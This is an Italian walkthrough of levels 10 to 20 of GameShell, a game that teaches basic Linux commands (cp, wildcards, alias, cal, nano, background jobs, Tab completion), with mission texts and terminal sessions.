You have taken a fancy to the four standards in the great hall of the castle. As stealing them would not go unnoticed, put a copy (same name, same content) of each in your chest.

(` Useful commands
_____
cp FILE DIRNAME
Copy the file to the directory.
Remark: "cp" is an abbreviation of "copy".
(` )`)
```

Da non confondere con “cd” useremo un nuovo comando “**cp**” che copierà il/i file in “path” dove vogliamo noi, in questo caso dobbiamo “copiare” i quattro standardi e metterli nella “cassa”.

```
~/Castle/Cellar
[mission 10] $ cd
Home
~
[mission 10] $ cd Castle

~/Castle
[mission 10] $ ls
Cellar/ Great_hall/ Main_building/ Main_tower/ Observatory/

~/Castle
[mission 10] $ cd Great_hall

~/Castle/Great_hall
[mission 10] $ ls
15650_decorative_shield 48077_suit_of_armour 52740_stag_head standard_1 standard_2 standard_3 standard_4

~/Castle/Great_hall
[mission 10] $ cp standard_1 standard_2 standard_3 standard_4 ~/Forest/Hut/Chest

~/Castle/Great_hall
[mission 10] $ cd ~/Forest/Hut/Chest

~/Forest/Hut/Chest
[mission 10] $ ls
coin_1 coin_2 coin_3 standard_1 standard_2 standard_3 standard_4

~/Forest/Hut/Chest
[mission 10] $ gsh check

Congratulations, mission 10 has been successfully completed!
```

LIVELLO 11

```
(\_\\
| Mission goal
| _____
|
| The tapestries in the castle's great hall are also particularly beautiful. Put a copy of each in your chest.
|
| Useful commands
| _____
|
| cp FILE1 FILE2 ... FILEn DIRNAME
| Copy the files to the directory.
| Remark: ``cp`` is an abbreviation of "copy".
|
| Shell patterns
| _____
|
| *
|   The "*" character stands in for any sequence of characters
|   (including an empty sequence).
|
| ?
|   The "?" character stands in for any single character.
( /) _____ (*)_\\_)
```

Questo livello non fa altro che farci esercitare con i comandi già appresi in precedenza.

Comandi usati: "ls" , "cd" , "cp" , "*" , "path/" .

```
~/Forest/Hut/Chest
[mission 11] $ cd ~/Castle
~/Castle
[mission 11] $ ls
Cellar/ Great_hall/ Main_building/ Main_tower/ Observatory/
~/Castle
[mission 11] $
Display all 4702 possibilities? (y or n)

~/Castle
[mission 11] $ cd /Great_hall
bash: cd: /Great_hall: No such file or directory

~/Castle
[mission 11] $ cd Great_hall
~/Castle/Great_hall
[mission 11] $ ls
10538_tapestry_07 14446_tapestry_10 1872_tapestry_08 28788_tapestry_09 50867_stag_head 57346_decorative_shield 64243_tapestry_03 standard_2 standard_4
14301_tapestry_05 17167_tapestry_02 24730_tapestry_06 46446_suit_of_armour 53199_tapestry_01 61182_tapestry_04 standard_1 standard_3

~/Castle/Great_hall
[mission 11] $ cp *tapestry* ~/Forest/Hut/Chest
~/Castle/Great_hall
[mission 11] $ cd ~/Forest/Hut/Chest

~/Forest/Hut/Chest
[mission 11] $ ls
10538_tapestry_07 14446_tapestry_10 1872_tapestry_08 28788_tapestry_09 61182_tapestry_04 coin_1 coin_3 standard_2 standard_4
14301_tapestry_05 17167_tapestry_02 24730_tapestry_06 53199_tapestry_01 64243_tapestry_03 coin_2 standard_1 standard_3

~/Forest/Hut/Chest
[mission 11] $ gsh check
Congratulations, mission 11 has been successfully completed!
```

LIVELLO 12

/ \ Mission goal
While wandering around the first floor of the main tower, some magnificent paintings catch your eye. Add a copy of the oldest one to your chest.

/ \ Secondary objectives
Take a moment to admire the sheer beauty of the paintings.

/ \ Useful commands
ls -l
Print the list of files of the current directory, with additional information including last modification date.
cat FILE
Display the contents of the file.

Il livello 12 si fa interessante perché apprendiamo 2 nuovi comandi come “**ls -l**” e “**cat**” , ci aiuteranno a guadagnare informazioni come le date dei dipinti e visualizzarne il contenuto sul display

LIVELLO 13

```
File System
Home
Mission goal
=====
Nostradamus predicted a spectacular star conjunction on the 08-19-2030.
But what will the day of the week be on that date?

When you have it, run the command ``gsh check``.

Useful commands
=====
cal
    Print a calendar for the current month.

cal YEAR
    Print a calendar for the given year.
```

Altri 2 nuovi comandi si interfacciano a noi come “**cal**” e “**cal YEAR**” . Il primo comando è usato per il calendario corrente in quel momento, mentre l’altro controlli l’anno da noi scelto.

LIVELLO 13

```
~/Forest/Hut/Chest
[mission 13] $ cal 2030
          2030
January           February          March
Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa
      1  2  3  4  5       3  4  5  6  7  8  9       1  2  3  4  5  6  7  8  9
    6  7  8  9 10 11 12   10 11 12 13 14 15 16   10 11 12 13 14 15 16
  13 14 15 16 17 18 19   17 18 19 20 21 22 23   17 18 19 20 21 22 23
  20 21 22 23 24 25 26   24 25 26 27 28           24 25 26 27 28 29 30
  27 28 29 30 31           31

April            May              June
Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa
      1  2  3  4  5  6       1  2  3  4           1
    7  8  9 10 11 12 13   5  6  7  8  9 10 11   2  3  4  5  6  7  8
  14 15 16 17 18 19 20   12 13 14 15 16 17 18   9 10 11 12 13 14 15
  21 22 23 24 25 26 27   19 20 21 22 23 24 25   16 17 18 19 20 21 22
  28 29 30               26 27 28 29 30 31   23 24 25 26 27 28 29
                           30

July             August           September
Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa
      1  2  3  4  5  6       1  2  3           1  2  3  4  5  6  7
    7  8  9 10 11 12 13   4  5  6  7  8  9 10   8  9 10 11 12 13 14
  14 15 16 17 18 19 20   11 12 13 14 15 16 17   15 16 17 18 19 20 21
  21 22 23 24 25 26 27   18 19 20 21 22 23 24   22 23 24 25 26 27 28
  28 29 30 31           25 26 27 28 29 30 31   29 30

October          November         December
Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa
      1  2  3  4  5           1  2           1  2  3  4  5  6  7
    6  7  8  9 10 11 12   3  4  5  6  7  8  9   8  9 10 11 12 13 14
  13 14 15 16 17 18 19   10 11 12 13 14 15 16   15 16 17 18 19 20 21
  20 21 22 23 24 25 26   17 18 19 20 21 22 23   22 23 24 25 26 27 28
  27 28 29 30 31           24 25 26 27 28 29 30   29 30 31

~/Forest/Hut/Chest
[mission 13] $ gsh check
What was the day of the week for the 08-19-2030?
  1 : Monday
  2 : Tuesday
  3 : Wednesday
  4 : Thursday
  5 : Friday
  6 : Saturday
  7 : Sunday
Your answer: 1

Congratulations, mission 13 has been successfully completed!
```

LIVELLO 14

```
/@\_..||_.\_\\_
(\_/\_)|| Mission goal
_____
|| Checking for hidden files is taking too long!
|| Create an alias "la" to run the command ``ls -A`` in order to list all files, including hidden ones, with only 2 letters.
|| Define the synonym
|| la
|| for the command
|| ls -A
|| and check that it works as expected.
|| How fortunate, there is a nice rock hidden just where you are.
|| Useful commands
_____
|| alias STRING='COMMAND'
|| Create a synonym for a string, that will stand for a command.
/@\_..|_.\_\\_
(\_/\_)||_.\_\\_
(\_/\_)
```

Qui in questo livello ci spiega come cambiare un comando assegnandogli un altro nome con “**alias nome_assegnato=comando_assegnato**”.

```
~/Forest/Hut/Chest
[mission 14] $ alias la=ls -A
bash: alias: -A: not found


~/Forest/Hut/Chest
[mission 14] $ alias la='ls -A'

~/Forest/Hut/Chest
[mission 14] $ ls
10538_tapestry_07 14446_tapestry_10 1872_tapestry_08 28788_tapestry_09 61182_tapestry_04 coin_1 coin_3 standard_1 standard_3
14301_tapestry_05 17167_tapestry_02 24730_tapestry_06 53199_tapestry_01 64243_tapestry_03 coin_2 painting_AnvMHRsG standard_2 standard_4

~/Forest/Hut/Chest
[mission 14] $ la
10538_tapestry_07 14446_tapestry_10 1872_tapestry_08 28788_tapestry_09 53199_tapestry_01 .58735_coin_2 64243_tapestry_03 coin_2 .nice_rock standard_1 standard_3
14301_tapestry_05 17167_tapestry_02 24730_tapestry_06 .34567_coin_1 .54693_coin_3 61182_tapestry_04 coin_1 coin_3 painting_AnvMHRsG standard_2 standard_4

~/Forest/Hut/Chest
[mission 14] $ gsh check
Congratulations, mission 14 has been successfully completed!
```

LIVELLO 15



Per creare un file o modificarlo possiamo usare un editor di testo come “**nano**” e poi inseriamo il nome del file.

```
~/Forest/Hut/Chest
[mission 15] $ ls
10538_tapestry_07 14446_tapestry_10 1872_tapestry_08 28788_tapestry_09 61182_tapestry_04 coin_1 coin_3 standard_1 standard_3
14301_tapestry_05 17167_tapestry_02 24730_tapestry_06 53199_tapestry_01 64243_tapestry_03 coin_2 painting_AnvMHRsG standard_2 standard_4

~/Forest/Hut/Chest
[mission 15] $ pwd
/home/kali/gameshell/World/Forest/Hut/Chest

~/Forest/Hut/Chest
[mission 15] $ nano journal.txt

~/Forest/Hut/Chest
[mission 15] $ ls
10538_tapestry_07 14446_tapestry_10 1872_tapestry_08 28788_tapestry_09 61182_tapestry_04 coin_1 coin_3 painting_AnvMHRsG standard_2 standard_4
14301_tapestry_05 17167_tapestry_02 24730_tapestry_06 53199_tapestry_01 64243_tapestry_03 coin_2 journal.txt standard_1 standard_3

~/Forest/Hut/Chest
[mission 15] $ gsh check
Congratulations, mission 15 has been successfully completed!
```

LIVELLO 16



Livello simile al precedente ma usiamo di nuovo “**alias**” e possiamo anche indicare il nostro EDITOR preferito così da aprirlo automaticamente con quello. E potremo aprire il file usando il nome “journal”.

```
[mission 16] $ alias journal='nano ~/Forest/Hut/Chest/journal.txt'

[mission 16] $ journal

[mission 16] $ gsh check

Congratulations, mission 16 has been successfully completed!
```

LIVELLO 17

```
(_____)-----^-----()
 /| Mission goal
 /| _____
 /| At the back of the cellar, there is a small opening going to the spider queen's lair.
 /| Go there, and remove the spider queen (and nothing else).
 /|
 /| Note: you have a limited amount of time (20 seconds) to do that. You can use the command ``gsh reset`` to reset the timer.
 /|
 /| Another thing: shell patterns have been deactivated. You cannot use the wildcards ``*`` or ``?``.
 /|
 /| Useful commands
 /| _____
 /| Tab
 /|   The "Tabulation" key completes the name of a file or directory once you have typed the beginning of its name. This only works
 /|   if there is only one possible completion.
 /|
 /| Tab-Tab
 /|   Pressing the "Tabulation" key twice successively shows a list of possible completions.
(_____)-----^-----()
```

Questo livello è una gara contro il tempo, uccidere la regina ragno entro 20 secondi senza usare simboli già precedentemente studiati ma usando “**tab**” . Così possiamo risparmiare tempo senza dover scrivere tutto il nome del file.

```
~/Castle/Cellar
[mission 17] $ ls -A
.10366_bat_1 11699_bat_4 14186_bat_2 .16232_bat_4 18034_bat_5 .24949_bat_2 29031_bat_3 682_bat_1 .7071_bat_3 barrel_of_apples .Lair_of_the_spider_queen BFelmP3RNjWuwVtB gXfrkWCprTtWTFRu/
~/Castle/Cellar
[mission 17] $ cd .Lair_of_the_spider_queen\ BFelmP3RNjWuwVtB gXfrkWCprTtWTFRu/
~/Castle/Cellar/.Lair_of_the_spider_queen BFelmP3RNjWuwVtB gXfrkWCprTtWTFRu
[mission 17] $ ls -A
mNHMRfwPOMaCtd_baby_bat_PFFbucEHplUwOMSW ygWSSCsopYDvxGA_spider_queen_PrbwAWLzaNDtVAUJ
~/Castle/Cellar/.Lair_of_the_spider_queen BFelmP3RNjWuwVtB gXfrkWCprTtWTFRu
[mission 17] $ rm ygWSSCsopYDvxGA_spider_queen_PrbwAWLzaNDtVAUJ
~/Castle/Cellar/.Lair_of_the_spider_queen BFelmP3RNjWuwVtB gXfrkWCprTtWTFRu
[mission 17] $ gsh check
Perfect, it took you only 16 seconds to complete this mission!
Congratulations, mission 17 has been successfully completed!
```

LIVELLO 18



Questo è un livello divertente perchè utilizzando quel comando illustrato sputeranno degli occhi sullo schermo che seguiranno il tuo puntatore del mouse. Per annullare il comando basta fare “**ctrl+c**” sulla nostra tastiera.

```
~/Castle/Cellar/.Lair_of_the_spider_queen BFelmPJRNjWuwVtB gXfrkWCprTtWTRu
[mission 18] $ xeyes
gsh check
^C

~/Castle/Cellar/.Lair_of_the_spider_queen BFelmPJRNjWuwVtB gXfrkWCprTtWTRu
[mission 18] $ xeyes &
[1] 147279

~/Castle/Cellar/.Lair_of_the_spider_queen BFelmPJRNjWuwVtB gXfrkWCprTtWTRu
[mission 18] $ gsh check

Congratulations, mission 18 has been successfully completed!
```

LIVELLO 19

```
(@=()
  H
    Mission goal
    =====
    The king's pyrotechnician appears next to you. He asks you to fire **at least 3 consecutive fireworks** so he can see them from far away.
    A single firework can be created with the magical word
    flarigo

    Useful commands
    =====
    flarigo
      This (non standard) command creates a single small firework.

    COMMAND &
      Run the given command, but don't wait until it is finished to return.
      The command will run in the "background".

    COMMAND1 ; COMMAND2 ; ... ; COMMANDn
      Run the given commands one after the other.
      Each command is run when the previous one is finished.

    COMMAND1 & COMMAND2 & ... & COMMANDn
      Run the given commands "in parallel".
      All the commands are run in the "background", except the last one.
  (@=()
```

In questo livello dobbiamo eseguire contemporaneamente il comando suggerito dal livello, per attivare i fuochi d'artificio, ma dobbiamo farli vedere al re quindi dobbiamo eseguire questo file **“in parallelo”** con il simbolo **“&”**.

LIVELLO 19

LIVELLO 20



Mission goal

The king's pyrotechnician is trying to remember the magical incantation for creating the grand finale for his fireworks. This incantation starts with the word charmiglio and must be followed by four random letters; as in

```
$ charmiglio abcd  
or  
$ charmiglio oops
```

Help the pyrotechnician by finding 4 letters producing appropriate fireworks.

NOTE: when the four letters are incorrect, the magical reaction can take a very long time. You need to interrupt it!
It will probably take several tries before finding a combination of letters that works.

Useful commands

```
charmiglio CCCC  
This (non standard) command creates some fireworks:  
- if the four letters are valid, the fireworks will start after a few seconds,  
- if the four letters are not valid, the whole magical reaction will go on for a long time.
```

```
Control-c (also written ^c)  
Pressing Control and c at the same times interrupts the current command by sending the INT ("INTrupt") signal to the process.
```

Simile al livello precedente dobbiamo però trovare la combinazione esatta , attraverso il comando suggerito dal livello, quali lettere vengono usate per creare “il gran finale”. Quindi dobbiamo alcune volte finchè non troveremo le lettere giuste.

LIVELLO 20

```
[mission 20] $ charmiglio word  
(_._*#(.%-.. )(:  
-*-( _(:.-.-)):-_-  
( .*((_-).#%.#  
    #*....:*:.-(-))  
    :#:()_()).#.:#%  
    (:#--#**_.#*  
    ((( .*:(*: ))  
( .)(%_%).  
    _#__-#-%%  
    %%))(.):*##(.  
    )_._*_%%: *##( :  
    (. *.#.(- :- -  
    _._%*#-% .. #  
    :*-- __%*  
    %(_#_._.(_  
    _.-%.: -(  
    --*_*::.  
    #%-) .. )  
    (_ .. ( .).  
    .(-:_.-#_.  
    _.-. #* .. _ :: %  
    *%(*(##: .. #  
    %-.:) .. #.:  
    (( ... )())%.  
    %%)).(-%_:_
```

It works! The special incantation is word

```
[mission 20] $ gsh check  
What's a valid 4 letters sequence? word
```

3)Conclusione.

Abbiamo superato i primi 20 livelli, imparando molti comandi utili attraverso questo sistema di gioco, una lista dei comandi usati:

- cd
- pwd
- ls
- cd -
- cd ..
- cd path1/path2/pathn
- mkdir
- rm
- mv
- ls -A
- Tab
- cp
- ls -l
- cat FILE
- cal
- cal YEAR
- alias STRING='COMMAND'
- nano FILE